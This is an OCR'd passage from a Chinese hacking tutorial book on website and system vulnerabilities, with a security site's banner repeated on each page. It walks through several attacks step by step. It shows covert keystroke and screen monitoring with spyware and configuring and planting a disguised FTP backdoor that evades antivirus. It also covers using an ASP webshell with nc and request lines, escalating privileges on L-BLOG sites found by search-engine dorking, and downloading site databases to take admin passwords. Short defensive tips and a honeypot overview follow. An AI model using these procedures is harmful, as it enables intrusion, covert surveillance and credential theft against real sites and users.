每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

05 单击 Real Spy Monitor 主界面中的 Start Monitor 按钮，输入先前设置的密码，如图 5–38 所示。



图 5-38 输入使用密码

06 单击 OK 按钮，则显示如图 5–39 所示对话框，提示用户可以使用先前设置的热键将其呼出。



图 5-39 提示信息

07 单击 OK 按钮，Real Spy Monitor 隐藏为后台运行，并开始监控系统中的操作。若需要查看监控记录时，可按热键将其呼出。

注意 设置热键时不要与其他系统的热键相同，否则可能会不起作用。

08 按呼叫热键，输入密码，打开 Real Spy Monitor 主界面，单击 Websites Visited 图标，查看网页访问记录，如图 5–40 所示。其中记录了访问的网页、访问人、访问时间等内容。

09 在 Real Spy Monitor 主界面单击 Keystrokes Typed 图标，可查看键盘输入的内容，如图 5–41 所示。其中记录了运行的程序与文档名称、输入键盘字符、输入者、输入时间等内容。



图 5-40 查看网页访问记录



图 5-41 查看键盘输入记录

10 在 Real Spy Monitor 主界面单击 Programs Executed 图标，可查看运行的程序，如图 5–42 所示。其中记录了运行程序的名称与路径、用户名称、运行的开始时间与结束时间等内容。

11 在 Real Spy Monitor 主界面单击 Screen Snapshots 图标，可查看 Real Spy Monitor 的截图信息，如图 5–43 所示。其中记录了截图的对象、用户名称、截图时间等内容。

12 双击需要查看的截图名称，可打开相应的软件查看该图片的具体内容，如图 5–44 所示。

13 在 Real Spy Monitor 主界面单击 Files\Docs Accessed 图标，可查看有关文件增加删除的记录，如图 5–45 所示。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 5-42　程序运行记录



图 5-43　截图信息



图 5-44　查看图片内容



图 5-45　文件增删记录

14 在 Real Spy Monitor 主界面单击 Windows Viewed 图标，可查看系统窗口的运行记录，如图 5-46 所示。

15 在主界面中单击 Setting 按钮，可在打开的对话框中设置 Real Spy Monitor 的有关选项，如图 5-47 所示。



图 5-46　窗口运行记录



图 5-47　选项设置

5.3.2　FTP 漏洞攻防

“SUS 迷你 FTP 后门”能够将后门融入小巧的 FTP 服务器中，既能快速大量可靠地传输文件，又不失后门强大的控制功能。既保持苗条的身材，又具备良好的隐身术和超强的稳定性。此后门完全无需使用特定的客户端程序，任何时间，任何地点，想怎么控制就怎么控制。而且因为其启动后伪装成 svchost 进程，可以穿透防火墙，也是一般杀毒软件不能查杀的。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：使用“SUS 迷你 FTP 后门”控制目标主机

01 “SUS 迷你 FTP 后门”是一个单独的程序文件——wmiapsrv.exe，此文件名与 Windows 系统中的 WMI 远程服务文件非常相似，若打开该文件名属性对话框，还可以看到微软的数字签名，如图 5-48 所示，所以很多安全工具无法查杀。



图 5-48　微软数字签名

02 用 UltraEdit 编辑器打开 wmiapsrv.exe，按 Ctrl+F 组合键，打开【查找】对话框，输入 3408，单击【查找下一个】按钮，即可定位到木马端口项上，如图 5-49 所示，此为十六进制数，对应默认木马端口为 2100。



图 5-49　定位端口

03 若想将其端口设置为 21，则可先用计算器计算出 21 对应的十六进制数 15，如图 5-50 所示。



图 5-50　十进制转换为十六进制

04 在 UltraEdit 编辑器中将 3408 更改为 1500，则木马端口被设置为 21，如图 5-51 所示。




图 5-51　更改后的端口

提示　十六进制数是反序的，虽然 2100 的十六进制为 834，但反序后应为 3408，十六进制 15 的反序为 1500。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

05 "SUS 迷你 FTP 后门"的默认用户名为 sus，默认密码为 sus666，可以直接查找到后进行修改，但需要选取【查找 ASCII】复选项，如图 5-52 所示。



图 5-52 查找用户名

06 将木马端口和用户名、登录密码设置好后，即可上传到被控端某个文件夹中，运行后即可完成服务端的安装。

注意 "SUS 迷你 FTP 后门"程序文件不能存放在名称有空格的文件夹中，如 Program Files 文件夹，否则无法正常安装服务端，建议存放在 C:\Windows\system32 文件夹中，既隐蔽，又可靠。

07 后门正常运行后，用户即可通过 IE 浏览器、FTP 命令或 Telnet 命令与 FTP 服务器连接，并可用 Telnet 工具远程控制目标主机，如图 5-53 所示为通过 IE 浏览器登录 FTP 服务器。



图 5-53 通过 IE 浏览器登录 FTP 服务器

08 在 Windows 系统中自带有 FTP 命令。方法是在【命令提示符】窗口中输入 FTP 命令，然后输入"open IP 地址 端口"命令，如图 5-54 所示。



图 5-54 使用 FTP 命令

09 使用 Telnet 命令同样可以连接 FTP 服务器并且可以远程控制主机。

10 使用内置的 FTP 命令可以远程控制目标主机，只是每条命令前需加 quote，如图 5-55 所示。

小技巧 如果用户不熟悉命令行下的操作，则可使用 CuteFTP、FlashFXP 等 FTP 专用工具进行文件管理。



图 5-55 使用 FTP 命令查看目标主机进程

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

5.3.3 FSO 漏洞攻防

FSO（File System Object）是微软 ASP 编程中非常有用的一个对文件操作的控件，该控件可以对服务器进行读取、新建、修改、删除目录和文件的操作。但因为权限控制的问题，很多虚拟主机服务器的 FSO 反而成为这台服务器的一个公开的后门，因为客户可以在自己的 ASP 网页里直接就对该控件编程，从而控制该服务器甚至删除服务器上的文件。所以不少业界的虚拟主机提供商都干脆关掉了这个控件，从而减少了客户端的灵活性。

FSO 可以检测并显示出系统驱动器的信息分配情况；还能够创建、更改、移动和删除文件夹，并能探测一些给定的文件夹是否存在，若存在，还能提取出该文件夹的信息，如名称、被创建或最后一次修改的日期等。

海阳顶端网 ASP 木马 xpnet.asp 就是利用 FSO 漏洞攻击目标网站的，它能够实现查看目标主机驱动器信息，并进行相关文件操作的功能。

跟着做：利用海阳顶端网 ASP 木马攻击目标网站

01 将海阳顶端网 ASP 木马 xpnet.asp 上传至 ASP 网站的某一目录下，如 http://127.0.0.1:81/asp/xpnet.asp（其中 xpnet.asp 为木马文件名）。

02 执行“nc -vv 127.0.0.1 81> xpnet.asp”命令，即可成功建立连接，如图 5-56 所示。



图 5-56 使用 nc 工具建立连接

03 执行“GET/asp/xpnet.asp?id=edit&path=/asp/xpnet.asp&attrib=HTTP/1.1 Host：127.0.0.1：81 Cookie：password=allen”命令，即可进入 xpnet.asp 木马所在的 ASP 网站目录，如图 5-57 所示。



图 5-57 进入 ASP 网站

04 用户可以将网站所在驱动器的访问权限设置为 Guests 和“IUSR_计算机名”组权限，且删除 Everyone 组，然后添加访问用户。对虚拟主机的访问权限也进行同样的设置。使只具有访问权限的用户才能登录并访问限定的内容，否则就会出现“没有权限”、“硬盘未准备好”、“500 服务器内部错误”等出错提示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

5.3.4 网站提权漏洞攻防

提权漏洞就是提高来访者权限的漏洞，即通过提权漏洞，来访者可以具有系统管理员权限，从而对目标主机进行控制。下面以 L-BLOG 博客系统为例介绍提权漏洞的入侵过程。

L-BLOG 博客系统因为对程序代码过滤不严，可以导致黑客向网站写入恶意数据，从而将其账号提升为管理员权限，进而实现 L-BLOG 博客后台管理系统的登录，最终获取服务器的控制权。

跟着做：利用提权漏洞攻击网站

01 打开 IE 浏览器，使用 Google 搜索引擎搜索 Powered by L-BLOG 关键词，如图 5-58 所示。



图 5-58 搜索 L-BLOG 网站

02 单击任意一个含有 Powered by L-BLOG 的网站链接，进入该网站主页面，如图 5-59 所示。在网页的最下方显示 L-BLOG 的版本号。




图 5-59 进入 L-BLOG 网站

03 单击页面中的【注册】按钮，进入其注册向导页面，如图 5-60 所示。



图 5-60 注册向导页面

04 单击【我已阅读并同意以上条款】按钮，然后输入有关注册信息，如图 5-61 所示。



图 5-61 输入有关注册信息

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

05 单击【提交】按钮，则显示注册成功页面，如图 5-62 所示。



图 5-62 注册成功页面

06 单击【点击返回主页】超链接，用户即可登录并进入博客系统，如图 5-63 所示。



图 5-63 登录博客系统

07 运行 WSockExpert_Cn.exe 监听工具，并单击工具栏上的【打开进程】按钮，如图 5-64 所示。



图 5-64 运行监听工具

08 在网页中单击【修改资料】超链接，进入个人资料修改页面，如图 5-65 所示。



图 5-65 修改个人资料

09 单击【确定编辑】按钮，显示资料修改成功。返回 Winsock Expert 界面，选择 iexplore.exe 项下的监听网站名称，如图 5-66 所示。

10 单击【打开】按钮，进入 Winsock Expert 主界面，此时窗口内没有任何数据，如图 5-67 所示。

11 切换到博客系统网页，单击【点击查看新资料】超链接，如图 5-68 所示。

12 切换到 Winsock Expert 界面，则显示出捕获的 Cookie 资料，如图 5-69 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 5-66　选择监听网站



图 5-67　Winsock Expert 主界面



图 5-68　单击【点击查看新资料】超链接



图 5-69　捕获到的 Cookie

13 复制窗口中 Cookie 后面的所有字符。

14 下载并运行“L-BLOG 提权漏洞利用程序”工具。

15 在【地址】文本框中输入要入侵的网址，在 Cookie 文本框中输入复制的字符，在【旧密码】文本框中输入注册时的密码，如图 5-70 所示。

16 单击【提交】按钮，即可在窗口左下角出现“数据提交完成，请重新登录提示信息，如图 5-71 所示。



图 5-70　L-BLOG 提权工具



图 5-71　数据提交成功

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

17 切换到 L-BLOG 网站主页面，单击【退出登录】超链接。再次成功登录后，只有管理员才具有权限的【用户中心】面板就显示出来了。然后入侵者就可以利用已经显示的后台链接进行用户管理、后台资料的管理。

提示 网站管理员已经对入侵 L-BLOG 网站有了一定的防御措施，所以现在再找具有这样漏洞的网站也不容易了，这里只是介绍一种网站的入侵方法而已。

5.3.5 网站数据库漏洞攻防

在动态网站中，因为数据库文件保存着网站的重要信息，特别是管理员用户名和登录密码，如果被黑客发现并下载，黑客就可以利用网站管理员身份登录网站，并控制目标计算机，所以对数据库文件必须加以保护。

如果数据库文件保留默认的后缀 mbd，或使用现成的网站模板时没有修改数据库文件的保存路径和链接路径，则很可能被黑客找到，从而管理员用户账号和密码被盗用，对网站的安全造成威胁。

1. 使用搜索引擎寻找数据库

如果网站使用的编程语言是 ASP，则在调用数据库时，需用到“+server.mappath”语句设定数据库位置，使用“conn.open”语句与数据库建立连接。

现在很多大型搜索引擎可以搜索在本搜索引擎注册过的网页，所以黑客可以通过搜索 server.mappath 关键词找到网站数据库的位置。由于许多网站的数据库文件使用的是 mdb 默认后缀，黑客也可以通过搜索.mdb 关键词找到数据库。

搜索到数据库链接地址后，用户可以使用 IE 浏览器下载数据库文件到本地计算机，打开数据库文件可看到网站管理员的用户名和登录密码。

2. 使用“挖掘鸡”寻找数据库

一些黑客及黑客软件（包括网站管理员及管理员工具）会在网站生成特定路径（目录名+文件名），这些路径往往有习惯性及默认性。这样的路径在网络中孤立无链接，通过搜索引擎很难直接搜索到。“挖掘鸡”就是针对这样的路径进行扫描来获取敏感信息或 webshell 等权限的。

“挖掘鸡”还可以从网上搜索别人盗取的 QQ 号码文件、自动拿到免费 QQ 号码、快速搜索 SQL 注入漏洞、攻击拿到网站服务器的“肉鸡”（黑客称被控制的目标主机为“肉鸡”）等。

跟着做：使用“挖掘鸡”搜索网站数据库

01 从网上下载“挖掘鸡”压缩包后，将其解压，然后运行 digshell.exe 程序，进入其操作界面，如图 5-72 所示。

02 单击【选择后缀】标签，选取【数据库】节点复选项，如图 5-73 所示。

03 将界面上方的【扫描模式】设置为【精确扫描】，如图 5-74 所示。

04 单击【开始】按钮开始扫描，并在【扫描结果】标签中显示搜索到的数据库列表，如图 5-75 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 5-72 “挖掘鸡”操作界面



图 5-73 指定扫描对象



图 5-74 设置扫描模式



图 5-75 搜索结果

05 双击某个数据库链接，即可下载数据库文件，如图 5-76 所示。使用数据库浏览工具打开数据库文件后，即可得到管理员用户名与密码。

06 如果网站管理员对数据库进行了改名，但隐藏不深，则同样可以使用“挖掘鸡”搜索到数据库。在【选择后缀】标签中选取【敏感信息】→【暴库】选项，如图 5-77 所示。




图 5-76 下载数据库文件



图 5-77 使用暴库技术

07 单击【开始】按钮，同样可以找到数据库的链接地址，如图 5-78 所示。

08 右击某数据库链接，使用浏览器打开，若打开无效，则可以修改链接地址，例如 http:

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 5-78　暴库搜索到的信息

//www.***.com/inc /conn.asp 链接地址改为 http://www.***.com/inc% 5cconn.asp，则可以在页面返回数据库的地址。

小技巧　很多暴库得到的信息也可以通过 IE 浏览器进行下载。

3．网站数据库安全防范措施

为了提高网站数据库的安全性，建议网站管理员采取如下措施：

- 如果可能，可将数据库文件后缀改为 .asp，从而避免网页浏览器的浏览和下载。
- 如果使用的是他人编写的现成的网站模板，如 L-BLOG 等，则需要修改数据库文件链接路径。
- 如果网站管理员具有设计和编辑网站的能力，则需要检查网站设计是否完善，数据库的链接是否安全。
- 不要在前台包含程序的名称，通常情况下，网站程序员只会要求在后台有网站名称就可以了。
- 删除前台的程序名称，只需使用记事本打开网站的 index.htm 等首页文件，将搜索到的程序名称文字删除即可，对此操作，网站管理员应有清醒的认识，不可偷懒，否则会严重威胁网站安全。

小技巧　很多大型网站程序安装时就在说明文件中明确指出，不要使用默认的数据库路径，否则将可能产生严重的安全问题。

5.4　可能出现的问题与解决办法

（1）使用CuteFTP专用工具时应注意哪些问题？

解答：要注意CuteFTP中文件名称的大小写。因为大多数远程服务器对文件或文件夹名称的大小写非常敏感。如果FTP软件中没有强制小写字母的功能，就要注意文件或文件夹名称要用小写。进入某网站时注意信息窗，若显示This site can resume broken downloads，则表示该站点支持断点续传。传送文件结束后，不要保留登录密码，否则容易被他人利用。

（2）如果网站是从网上下载的整站程序，为了保证网站的安全，应注意哪些问题？

解答：由于整站程序是从网上下载所得，黑客攻击此类网站时可能会先从网上下载并进行安装，熟悉该网站的结构后，再开始攻击，所以对于此类网站就更加需要注意安全问题，防范黑客的攻击。

- 对于动态网站，应将数据库文件后缀改为 asp 等。
- 一定要修改数据库文件的连接路径，不要使用网站默认的链接路径。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

- 在安装前应先对该整站程序进行了解，通过 Internet 查询该网站信息，查看是否具有重大漏洞，如果有应采取哪些措施等内容，从而对网站性能有一个全面的了解，做到心中有数。
- 安装并使用该整站程序后，应经常从 Internet 上查询该网站的有关信息，特别是有关安全方面的信息，发现后，应立即采取补救措施，避免造成严重后果。
- 应经常搜索该整站程序的升级信息，及时安装升级补丁，提高网站的安全性能。


5.5 总结与经验积累

对于经常使用计算机和建立有网站的朋友来说，经常扫描自己的计算机和网站中存在的漏洞是非常必要的，因为漏洞的存在，特别是已知漏洞的存在，给黑客攻击提供了便利，自己的计算机系统和网站就成了被攻击的目标，只有及时给计算机系统和网站打上安全补丁，堵住漏洞，才能将黑客拒之门外。

本章中介绍了一些扫描计算机系统漏洞的工具和网站（特别是整站程序）漏洞的攻防技巧，希望读者能够提高计算机系统和网站管理的安全意识，及时打上安全补丁或升级程序版本，从而提高系统和网站的安全性能，有效地预防黑客的攻击。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



Chapter6 网络欺骗与突破限制

重点提示

- ARP欺骗与防御
- 形形色色的网络欺骗
- 突破网络封锁限制

导　读

网络欺骗就是利用入侵者对信息系统的利欲，根据信息网络系统固有的弱点，采取适当的技术，将信息网络系统伪装成有价值、有可攻击、可窃取的资源（其实这些资源是不重要的或者是伪造的），误导入侵者窃取这些错误的资源，这种技术能够显著地增加入侵者的工作力度（工作量、入侵复杂度以及不确定性），从而使入侵者不确定自己的入侵是否成功。更重要的是它还可以使防护者能够及时采取相关措施追踪入侵者的来源，及时发现系统中可能存在的严重的系统漏洞并及时修补。

网络欺骗攻击是一种非常常见的攻击方式，它包括 IP 冲突攻击和 ARP 欺骗攻击等方式。本章将重点介绍网络欺骗攻击的各种方式、技术和利用网络欺骗攻击获得网络中限制资源的方法与技巧。

每月及时看电子月刊
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

6.1 ARP 欺骗与防御

ARP 欺骗是网络欺骗的一种攻击技术，此外还有基于 ICMP 的路由欺骗等攻击技术。黑客可以利用这些技术攻击目标主机，防护者也可以利用网络欺骗技术设置陷阱，引诱黑客落入圈套。

6.1.1 网络欺骗概述

一个良好的网络欺骗方案能够使入侵者感到不容易攻入目标主机，不容易得到想要的资源，需要一番努力才能确信自己的攻击过程是成功的、有效的。

从防护者角度来讲，网络欺骗具有以下作用：扰乱入侵者的入侵意图，使之按照机主设定的方向进行入侵选择；能够迅速检测到入侵者并可以及时发现入侵者的技术手段和入侵意图；能够大量消耗入侵者的系统资源，使之感到入侵困难。

1. 网络欺骗的防护技术

（1）诱饵技术（Honey Pot 和分布式 Honey Pot）

网络欺骗一般通过隐藏和安插错误信息等技术手段实现，前者包括隐藏服务、多路径和维护安全状态信息机密性，后者包括重定向路由、伪造假信息和设置圈套等。综合这些技术方法，最早采用的网络欺骗技术是 Honey Pot，它将少量的有吸引力的目标（称之为 Honey Pot）放置在入侵者容易发现的地方，以诱使入侵者上当。

这种技术的目标是寻找一种有效的方法来影响入侵者，使得入侵者将技术、精力集中到 Honey Pot 而不是其他真正有价值的正常系统和资源中。Honey Pot 技术还可以做到一旦入侵企图被检测到时，迅速地将其切换。

随着网络技术的发展，又发现并使用了分布式 Honey Pot 技术。它是将诱饵（Honey Pot）散布在更多闲置的服务端口，从而增大了入侵者遭遇诱饵的可能性。它具有两个直接的效果，一是将诱饵分布到更广范围的 IP 地址和端口中，二是增大了诱饵在整个网络中的百分比，使得诱饵比安全弱点被入侵者扫描器发现的可能性增大。

但分布式 Honey Pot 技术仍有局限性，体现在 3 个方面：一是它对穷尽整个空间搜索的网络扫描无效；二是只提供了相对较低的欺骗质量；三是只相对使整个搜索空间的安全弱点减少。这种技术更为严重的缺陷是它只对远程扫描有效。如果入侵已经部分进入到网络系统中，处于观察（如嗅探）而非主动扫描阶段时，真正的网络服务对入侵者已经透明，那么这种欺骗将失去作用。

（2）空间欺骗技术

该技术是利用计算机系统具有多个 IP 地址和网络接口属性，通过增加入侵者搜索 IP 地址空间来增加其工作量，从而达到网络安全防护的目的。现在已有研究机构能做到通过 16 台计算机组成的网络系统，实现具有上万个地址空间范围的欺骗。从空间欺骗技术运用效果看，将虚假的、不重要的信息资源放置在这些 IP 地址上，将极大地增加入侵者的工作量，增加入侵时间，消耗入侵者的资源，使真实的网络服务被探测到的概率大大降低。

